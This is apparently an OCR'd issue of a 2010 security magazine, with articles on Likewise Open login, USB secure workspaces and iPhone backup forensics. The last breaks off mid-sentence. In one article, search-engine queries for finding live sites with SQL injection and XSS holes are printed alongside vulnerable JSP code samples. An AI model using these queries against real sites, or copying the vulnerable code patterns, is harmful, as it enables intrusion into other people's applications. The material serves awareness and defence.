
You will also need a user group called UnixLinux. Add users to this group, since Likewise is configured to allow only those who are in it to log in.



Name	Type	Description
IT	Security G...	
InformationSecurity	Security G...	
DataCenter	Security G...	
UnixLinux	Security G...	

Name	Active Directory Domain S
John Doe	mydomain.com/Users
Matt.Grantham	mydomain.com/Users

Test your login credentials for John Doe.



```
login as: john.doe
Using keyboard-interactive authentication.
Password:
Linux ubuntu 2.6.31-14-generic #48-Ubuntu SMP Fri Oct 16 14:04:26 UTC 2009 i686
Use of this computer to engage in any activity which constitutes
violation of local, state, and/or federal law, including, but not
restricted to, copyright law is strictly prohibited
Last login: Thu Apr 29 13:04:00 2010 from 192.168.127.1
john.doe@ubuntu:~$ pwd
/home/john.doe
john.doe@ubuntu:~$
```

The log in for user John Doe in Active Directory is successful.

With the rise of compliance risks and auditing, this move gives administrators a way to track user activity at one central point. A Kerberos authentication ticket is generated in Active Directory upon logging into a Linux server with Likewise Open installed.

Domain credentials now take the place of static Linux accounts, which eliminates the task of managing users on each server.

Password policy enforcement can be the same with Linux users as it is with Windows users. These are just some of the many benefits of using Likewise Open.

For more advanced features and functionalities such as group policy management, advanced reporting features, and directory migration, demo the Enterprise version of Likewise Open.

Matt Grantham is an experienced security professional currently working as a Network Security Engineer. He has a bachelor’s degree in Information Technology and holds the CEH certification. He can be reached at mattgrantham@hotmail.com and www.whitehatmatt.blogspot.com.

Hacking under the radar

by Jerry Mangiarelli

Whether the targets are selected for financial or political reasons, today's web-based attacks have two things in common: they are subtle and they are precise. But, the first characteristic is the one that gives headaches to the individuals that are charged with monitoring malicious activity.

With this article I intend to put the spotlight on the process of discovering web-based application vulnerabilities, the exploitation of which (and the consequent compromises) can go undetected for weeks, months, and even years.

To ensure that your web applications are secure, the application code is run through the security stages of the software development lifecycle, manual or automated source code analysis, and automated web scanners.

Attackers probe for vulnerabilities by submitting exploit strings or modifying parameters, hoping that a response will provide them with the information needed for the exploit. Web applications are dependent on many different technologies (web servers, operating systems, etc). Attackers target various areas of this technology stack in order to identify vulnerabilities that can be exploited for executing chained attacks – attacks in which finding one weakness enables the attackers to locate other exposed components and fully compromise the system.

Finding vulnerabilities

My research began by attempting to locate the first area of the stack that is vulnerable. Web servers are notorious for having often misconfigured file permissions or, in some cases, for combining web content and application source code in the same document root. It is considered extremely risky when application source code is available for public viewing, because this gives the attackers the opportunity to perform a specific search for web application vulnerability and to manually review the code in order to find a vulnerability, making sending exploits or triggering a detective device unnecessary.

Finding SQL Injection (SQLi) vulnerabilities

The following example illustrates how Google can be used to search for SQLi vulnerabilities.

The query is as follows:

```
filetype:jsp intext:stmt.executeQuery
```

The query starts with locating the file type "JSP" intext: locates any instance where the body of the text contains the vulnerable API "stmt.executeQuery". A manual review of 10 pages (.jsp) revealed 7 SQLi vulnerabilities. The code below displays an SQLi vulnerability based on the vulnerable API search. In some situations, if the page isn't rendered to display the source code, one must perform a "view source" to view the static/dynamic source code.

```
stmt=connection.createStatement();
String query="select * from  `"+request.getParameter("Category")+"` order
by `Brand_ID`";
rs=stmt.executeQuery(query);
```

Finding Cross-Site Scripting (XSS) vulnerabilities

In this next example, locating a page that contains XSS vulnerabilities is just as easily achievable as in our previous example. In this instance, the search is explicitly locating files of your choice; this example narrows our search to "index.jsp" exclusively.

```
inurl:index.jsp intext:request.getparameter()
```

Our search criteria returned a number of results that located "index.jsp" pages with the API of "getParameter". The API is used to return the value of a request parameter passed as query string. A manual review of 10 pages revealed 67 XSS (persistent and reflected) vulnerabilities.


```
UFirstName = request.getParameter("FirstName");
<input type="text" value="<%=UFirstName%>" name="FirstName" size="15">
```

The provided examples reveal the easiness of locating vulnerabilities. The vulnerability search is not limited to XSS and SQLi. Utilizing other unsafe APIs will provide the same results: OS execution (Runtime.getRuntime) or vulnerabilities associated with other programming techniques such as PHP, Perl, ASP (for instance, `inurl:default.asp intext:Response.Write`).

The benefit of reviewing source code is proved when one attempts to bypass the protective measures. For instance, the ability to review the constructed input validation allows for the ability to evade the validation. In addition, source code comments help to explain the internal workings of the application and to identify business logic vulnerabilities.

I like the saying "What is old, is new again". When you think about it, the techniques described within this article use the same approach we have been witnessing for years, but we're introducing the ability to locate vulnerabilities "under the radar".

Jerry Mangiarelli is an IT Security Specialist with TD Bank Financial Group. He has spent the last 9 years assessing and researching web applications. He continues to present his research techniques and results at many seminars and conferences, such as EC-Council, SecTor and Federation of Security Professionals.



SOURCE Barcelona 2010 (www.sourceconference.com)
Barcelona, Spain, 21-22 September 2010.
Use discount code SOURCEHN10 to get 15% off your ticket price.

Brucon 2010 (www.brucon.org)
Brussels, Belgium. 24-25 September 2010.

RSA Conference Europe 2010 (bit.ly/rsa2010eu)
London, United Kingdom. 12-14 October 2010.

InfoSecurity Russia 2010 (www.infosecurityrussia.ru)
Moscow, Russia. 17-19 November 2010.

Securecomm 2010 (www.securecomm.org)
Singapore. 7-10 September 2010.

Gartner Security & Risk Management Summit (europe.gartner.com/security)
London. 22-23 September 2010.

2nd International ICST Conference on Digital Forensics & Cyber Crime
(www.d-forensics.org)
Abu Dhabi, UAE. 4-10 October 2010.

ISSE 2010 (www.isse.eu.com)
Berlin, Germany. 5-7 October 2010.

GRC Meeting 2010 - Lisbon/Portugal (www.grc-meeting.com)
Lisbon, Portugal. 28-29 October 2010.


Photos: Infosecurity Europe 2010

Infosecurity Europe is held every year in London. The event provides a free education program, exhibitors showcasing new and emerging technologies and offering practical and professional expertise. (IN)SECURE Magazine was at the show and here are some images from the show floor.

This year's show was the busiest and most successful show to date with 324 exhibitors on the show floor and 12,556 unique visitors through the door (excludes exhibitors and repeat visits).

The keynote program addressed the security issues and pressures that organizations face in an increasingly mobile and global working environment. Leading security experts, industry innovators and speakers from the end-user community provided expert analysis, real-life case studies, strategic advice and predictions.

The program included speakers from eBay, Lloyds, Camelot, Lufthansa, Network Rail and Barclays.



Securing the office in your pocket

by Nick Lowe

Remote workers dream of accessing their files and applications anytime, anywhere. But how do you stop that dream from becoming a security nightmare? Here's a look at the evolution of secure virtual workspaces.

Over the past decade, enterprises have experienced a significant increase in workforce mobility. Employees routinely connect to their offices from home PCs via VPN connections, use wireless hotspots in airports, and receive work emails on smartphone devices. What's more, organizations are offering access to partner and contractors.

While this drive for "anytime, anywhere" access to applications and resources offers advantages in terms of productivity and efficiency, it also introduces a number of significant security risks to the enterprise.

First, there's the diversity of remote access methods being used for business. Some employees will use company laptops or home PCs to connect to the office via VPN links; some will process work emails on smartphones or handheld devices. Another group may use wireless hotspots or Internet kiosks in public areas, or log in from PCs at partner or customer sites.

Some of these remote endpoints are fully managed and under the control of the business IT team; others may be completely insecure and unmanaged. Extending secure access across this wide range of methods and devices is a headache for any organization.

Second, enterprises need to protect their sensitive company or customer information data against the risks of data breaches. Corporate laptops and smartphones are all too easily lost or stolen, and often lack encryption – making them easy prey for thieves.

Information such as passwords, login credentials, and sensitive files can be left behind on untrusted devices at the end of a remote access session, making it available to subsequent users. And of course there's the ever-present threat of malware, spyware and malicious attacks, both from the web and from unsecured PCs.

Last, but by no means least, there's the sheer cost of owning and managing a fleet of corporate laptops or portable devices, to allow mobile working. These costs include the purchase price, software licensing, security applications, managing updates and patches, repairs and replacements, and so on.

The checklist for remote working

Businesses need a solution that:

- Gives flexible and secure access to information resources and applications from almost any location and type of PC.

- Keeps sensitive data secure at all times against loss, theft or hacking.

- And is cheaper to deploy and manage than a traditional laptop PC, to help reduce the total cost of ownership (TCO).

Ideally, the solution should also work seamlessly and transparently for remote workers, so they can use their time productively. Users shouldn't have to waste time on issues such as unnecessary re-authentication or connection issues when using VPNs. Nor should they have to remember to encrypt individual files or documents when they are copying or saving their work. The solution must also be unobtrusive in action, so it doesn't interfere with the user's activities, while applying security to protect against external threats and the user's own mistakes or oversights.

Meeting this checklist of requirements could be fearsomely complex if conventional point security products were used – such as separate VPN, anti-virus, encryption, personal firewalling and intrusion prevention.

However, the introduction of virtualization technology in recent years has led to the development of a new approach, which greatly reduces complexity of remote access security, while simplifying central management and ergonomics for the user. This is the secure workspace concept.

Endpoint security on-demand

This concept was first introduced some four years ago, as a feature on advanced remote access gateways. These gateways were able to deliver 'endpoint security on demand' to the user's remote PC, by combining two processes: endpoint compliance and secure workspace.

The endpoint compliance process includes:

• Policy enforcement — the gateway scans the remote PC prior to granting access, and enforces access policies according to the results of the scan. This enables matching of access rights to the level the remote PC can be trusted, and includes factors such as whether security software like antivirus and firewall applications are installed and running, and determines whether the latest Windows patches have been installed.

• Guest computer security checks — once policy enforcement is complete, a remote malware scan can be performed to identify and remove keystroke loggers, Trojan horses and crimeware.

If the remote PC passes the endpoint compliance process, then the secure workspace is established, to give session confidentiality through the VPN tunnel. This includes:

• An encrypted SSL VPN session with the remote PC, to protect data input and processed while connected. This ensures that no usable information remains on the PC when the session ends.

• Cache cleaning on the remote PC at the session's end, to erase browser history, downloaded files, clipboard items and so on. Together with encryption, this helps to remove most traces of the session.

However, while this on-demand approach is very useful in both enforcing security and enabling relatively flexible remote access, it isn't a perfect solution. What happens if the remote computer doesn't pass the endpoint compliance scan, and isn't allowed to connect to the corporate network? In that case, the user cannot access the data or applications that they need, inhibiting their ability to work – unless they can find an alternative PC that meets compliance requirements.

Another issue is that the remote session only gives VPN access to certain permitted applications. It doesn't give the user access to their desktop PC as if they were actually in the office.

Online and offline security

What's needed is an extension of the on-demand approach, which enables the user to get secure access to their desktop, and the corporate network, from any PC, no matter how insecure it is, and no matter what malware or other infections it may be carrying.

Further, if the user cannot set up a VPN session from the remote PC they're using, due to connection constraints for example, why not enable secure offline access to their desktop and data? If this secure workspace can be made easily portable, fully managed and with always-on, tamper-proof encryption, so much the better.

A secure PC in your pocket

For a number of years now, having a personal ‘PC on a flash drive’ has been an option for users. The main reason is that multi-gigabit USB thumb drives are readily affordable. For example, IT magazines regularly run features on how to create a bootable flash drive that contains your preferred applications and data, allowing you to carry your PC in your pocket. Because of security concerns, this method has not, until now, been recommended for corporate deployments.

Conventional flash drives do not easily support remote access or security applications, such as anti-virus and encryption. Nor do they support centralized management. However, secure flash drives are now available with on-board, automated hardware encryption. This imposes mandatory access control on all files written to the drive, storing them in a private partition that is strongly encrypted and password-protected. They can also lock down automatically when a specified number of incorrect password attempts are made, to secure stored data in the event of drive loss or theft.

These secure drives also support central management by enterprise IT teams. This means that drive usage can be monitored, complete with records of files written to and from the drives (which helps with re-provisioning new drives for users in the event of loss or theft). Some drives also support remote termination, which renders them unusable if misplaced or stolen.

WHY NOT USE A SECURE DRIVE AS THE PLATFORM FOR A PORTABLE, VIRTUAL WORKSPACE SOLUTION?

Desktop-to-go

Why not use a secure drive as the platform for a portable, virtual workspace solution? When inserted into the USB port of any PC, the solution could transform the host into a temporary, trusted endpoint with a secure VPN connection to the corporate network.

The solution should present the user with the same Windows desktop that they have in their office, complete with preferred shortcuts and access to documents. These files can be manipulated using the host PC’s office applications, while the user’s data remains secure in the separate, secure virtual workspace that runs parallel to the host environment. This would protect the integrity of both local data and the corporate network, shielding it against malware, hacking attempts and data loss or theft.

But how should the data security components of a secure flash drive be extended to deliver thus functionality? How do we enable remote access and secure, sandboxed sessions on the host machine, generated from the user’s flash drive while keeping the process simple and transparent for the user? Let’s take a closer look at how this can be achieved.

Creating the secure, virtual workspace

The goal when creating a virtual workspace is to protect the user’s session on the host PC by enclosing it in a “bubble of security” as soon as the session starts up. In this case, the session starts when the user inserts their secure USB drive into the host machine.

The secure flash drive’s firmware would contain both a login program and a virtualization engine. Upon insertion, the login program launches and is granted access to the flash drive firmware, where the user’s sensitive information is stored. The user is then presented with a login screen, where they enter their security credentials.

Following a successful login, the virtualization engine creates a new virtual file system as the basis for the secure workspace, and an instance of the Explorer.exe file is started within this virtual system.

All subsequent processes will be started as “child” processes of this new Explorer.exe file. This allows applications and the VPN session to be controlled inside the newly-created secure workspace on the host PC.

This process, called precision emulation, means there is no large installation on the host PC and much lower system memory consumption. In turn, this boosts performance, and means there is no need for the user to track or manage multiple operating systems or file systems. The virtualization engine automatically maintains the virtual system it creates.

Precision emulation and hooking

The Microsoft Windows NT dynamic-link library (NTDLL) acts as a barrier between the user environment and the host PC's system kernel. The precision emulation process performs a special sort of hooking on this barrier, intercepting application code execution before it reaches the NTDLL.

This process redirects all file and registry input/output (I/O) calls for the applications being used inside the secure workspace – such as Web browsing, word processing, spreadsheets and so on – to the user's flash drive. This means all applications running inside the new secure virtual workspace, including the new Explorer.exe, operate in a virtual file system and registry. The virtual files and all registry data are written to the flash drive instantly, and immediately encrypted.

If an application requests file creation inside the secure workspace, the CreateFile Win32 API function is called. This call is intercepted and the file is actually created within the flash drive's file system. In effect, this means a secure channel to the applications stored on the host PC is created. This way, the host's applications can used to create and edit files, but data is not transferred to, nor available on, the host PC. This special hooking does not require the installation a driver component. It dramatically reduces the potential for conflicts between the secure virtual workspace and the software applications on unmanaged computers.

In this architecture, the memory spaces of applications within the secure workspace and those of ordinary applications on the host PC are not separated, which avoids memory conflicts. In addition to NTDLL, several other Microsoft Windows dynamic-link libraries are hooked in the same manner, to provide additional security.

Data defenses: Leaving no traces

The methods described above show how the secure, virtual workspace is created and managed, enabling the user to take advantage of the host PC's applications, while ensuring the user's data does not touch the host.

When the user ends the session, the secure virtual workspace disappears, and because all user and registry data is written to the flash drive and encrypted, never reaching the host PC, no trace of the session or of the VPN connection remains. Even when the solution is not in use, all sensitive user information is encrypted on the flash drive, so user credentials, information contained in documents, and other sensitive data remain protected if the device is lost. Additional desirable features include anti-keylogging, to protect against malware on the host PC that may records keystrokes, and the ability to enforce and manage specific security policies. Policies should cover the copying of files from the secure workspace to the host PC, printing of files, and the use of certain applications.

The key to plug-in security

With this solution, enterprises can provide employees, contractors and partners with a consistent, controlled, encrypted and secure virtual workspace -- completely independent of the host computer. Security teams have the ability to enforce mandatory access control on all files, which are stored in a hardware-encrypted, password-protected partition to enable compliance with privacy regulations.


This USB-based solution is far less expensive to purchase and manage than a fleet of laptops, and automatically applies and enforces security without the user's intervention. All together, it delivers a pocket-sized, secure work environment, whether the user is online or offline.

Nick Lowe is head of Western Europe sales for Check Point (www.checkpoint.com). He is an expert across IT security, from technology development and evolving threats to compliance and security reporting.

iPhone backup, encryption and forensics

by Matt Erasmus

iPhones have been in use for a while now, and many are backing them up to either their own machines or to a machine owned by their current employer. I'm here to talk about an option you are offered when backing up your iPhone – the Encrypt iPhone backup:



☑ Automatically sync when this iPhone is connected

□ Sync only checked songs and videos

☑ Manually manage music and videos

☑ Encrypt iPhone backup

I have an iPhone with a few applications installed, and I regularly sync it with my MacBook Pro. I have a lot of contacts, calendar entries and various application data on the iPhone. One day, my car and everything inside it is stolen - including my Mac Book. Unfortunately for me, the thieves are not just computer savvy, they're part of a large crime syndicate that's been targeting not just me but my entire organization for a while now.

They know that I am in charge of the security team that safeguards my company's secrets, and they know that I am a Mac/iPhone user because I have mentioned it in various posts, tweets and regular Facebook updates.

Getting started

I don't use my MacBook for work, so it is not protected quite as well as my work machine. It is also not protected by File Vault, because I prefer the simplicity of Time Machine as a backup solution.


When I first synced my new iPhone with my Mac, I did not check the box that said "Encrypt Backups...". Consequently, the *~/Library/Application Support/MobileSync/Backup/xxx* directory holds the unencrypted backup files for my iPhone.

Basic structure and files

The xxx portion of the directory structure is a unique identifier for my iPhone. It is not related to the IMEI number or anything as dubious as that, but it can be matched to the iPhone. Within that directory, a very large amount of files (made up primarily of .mdinfo and .mddata files) is stored. There are also three files that stand out like a sore thumb:


Info.plist
Manifest.plist
Status.plist

But more on those later. First of all, let's take a look at those .mdinfo and .mddata files. There are enough of them to warrant a quick exploration with some bash/sed/awk/file magic:



```
-rw-r--r--  1 matt  staff     373 Mar 14 15:50 fdccc32c51c91f75f4add3745c3b4941ba4e1db6.mdinfo
-rw-r--r--  1 matt  staff   19140 Mar 14 15:51 fdda658ba8d5c0b8a87622ae7c805cd9b0e8f213.mddata
-rw-r--r--  1 matt  staff     373 Mar 14 15:51 fdda658ba8d5c0b8a87622ae7c805cd9b0e8f213.mdinfo
-rw-r--r--  1 matt  staff    1940 Apr 10 14:24 fdff09f7f56b266b40c42606bc71a06fac258007.mddata
-rw-r--r--  1 matt  staff     357 Apr 10 14:24 fdff09f7f56b266b40c42606bc71a06fac258007.mdinfo
-rw-r--r--  1 matt  staff  673140 Mar 14 15:43 fe35974eb62a5813c36b6b9cffaf399cbe0f6835.mddata
-rw-r--r--  1 matt  staff     357 Mar 14 15:43 fe35974eb62a5813c36b6b9cffaf399cbe0f6835.mdinfo
-rw-r--r--  1 matt  staff    3268 Mar 14 15:47 fe9d96ebc6f5ae13d2b67ed40d8c71e0a0e300c9.mddata
-rw-r--r--  1 matt  staff     373 Mar 14 15:47 fe9d96ebc6f5ae13d2b67ed40d8c71e0a0e300c9.mdinfo
-rw-r--r--  1 matt  staff  513652 Mar 14 15:47 fec93acdd9438370e34095e25fe2afd7e8e96483.mddata
-rw-r--r--  1 matt  staff     357 Mar 14 15:47 fec93acdd9438370e34095e25fe2afd7e8e96483.mdinfo
-rw-r--r--  1 matt  staff   56244 Mar 14 15:46 feccfca90f8ad6e4351805ad6c52e8e9d24213e8.mddata
-rw-r--r--  1 matt  staff     357 Mar 14 15:46 feccfca90f8ad6e4351805ad6c52e8e9d24213e8.mdinfo
-rw-r--r--  1 matt  staff   19540 Mar 29 09:12 ff1324e6b949111b2fb449ecddb50c89c3699a78.mddata
-rw-r--r--  1 matt  staff     357 Mar 29 09:12 ff1324e6b949111b2fb449ecddb50c89c3699a78.mdinfo
-rw-r--r--  1 matt  staff   12580 Mar 14 15:45 ff22181e3f65eb533b0ad2cc25cd8e6035612cbd.mddata
-rw-r--r--  1 matt  staff     373 Mar 14 15:45 ff22181e3f65eb533b0ad2cc25cd8e6035612cbd.mdinfo
-rw-r--r--  1 matt  staff   87796 Mar 14 15:44 ff53778f419860a9c3aaf14c1aad2278ed55387d.mddata
-rw-r--r--  1 matt  staff     357 Mar 14 15:44 ff53778f419860a9c3aaf14c1aad2278ed55387d.mdinfo
-rw-r--r--  1 matt  staff  408852 Mar 14 15:43 ffa7e1db3d847adf2e9d5c3c679ff1069956cb65.mddata
-rw-r--r--  1 matt  staff     357 Mar 14 15:43 ffa7e1db3d847adf2e9d5c3c679ff1069956cb65.mdinfo
-rw-r--r--  1 matt  staff  633492 Mar 14 15:48 ffcea4f47d3adf93dc8bb8b20c96a2e2fa1a8b29.mddata
-rw-r--r--  1 matt  staff     357 Mar 14 15:48 ffcea4f47d3adf93dc8bb8b20c96a2e2fa1a8b29.mdinfo
-rw-r--r--  1 matt  staff    4292 Mar 14 15:43 ffd96f263efaf4f52d5e32289251b5e4ddf4fd5d.mddata
-rw-r--r--  1 matt  staff     373 Mar 14 15:43 ffd96f263efaf4f52d5e32289251b5e4ddf4fd5d.mdinfo
-rw-r--r--  1 matt  staff  673380 Mar 14 15:42 ffe6ddb2ac75ba5b561690c59aafdf5b6001bce4.mddata
-rw-r--r--  1 matt  staff     357 Mar 14 15:42 ffe6ddb2ac75ba5b561690c59aafdf5b6001bce4.mdinfo
zonbi:ccbbbdd2512e3d33cb8ac5a993446b314d5c7576 matt$ ls -l | wc -l
    2975
```

It seems that there are quite a few different files here. The images could be somewhat intriguing, but it's the SQLite databases and XML documents that will prove to be the most interesting:

